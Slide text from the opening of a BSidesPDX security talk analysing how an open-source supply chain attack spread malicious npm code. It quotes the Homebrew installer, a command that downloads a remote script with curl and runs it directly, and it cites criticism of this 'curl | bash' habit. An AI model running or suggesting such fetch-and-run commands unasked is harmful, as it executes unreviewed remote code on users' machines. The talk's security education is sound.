

Analysis of an OSS supply chain attack

How did millions of developers download malicious code with ***no one noticing***?

Jarrod Overson - BSidesPDX


The missing package manager
https://brew.sh
Fork me on GitHub
Install Homebrew
/usr/bin/ruby -e "$(curl -fsSL https://raw.githubusercontent.com/Homebrew/install/master/install)"
Paste that in a macOS Terminal prompt.
The script explains what it will do and then pauses before it does it. Read about other installation options. Install Homebrew on Linux and Windows Subsystem for Linux.


Friends don't let friends Curl |
https://sysdig.com/blog/friends-dont-let-friends-curl-bash/
Sysdig
BLOG POST
Friends don’t let friends Curl | Bash
By Mark Stemm
on June 13, 2016




This is a page for shaming people who recommend users to `curl | sh`

```
npm install [anything]
```

The threat is real

And it's coming from inside the house.



Agenda

1. How it happened
2. What it did
3. Where it leaves us

This guy

Who am I?

- Director at Shape Security & Google Dev Expert.
- Write/talk/record about JS reverse engineering & breaking web apps.
- Old-school video game hacker.
- **@jsoverson** most everywhere


SHAPE?

Ever heard of YKK?


YKK
YKK
YKK


You used Shape this week.

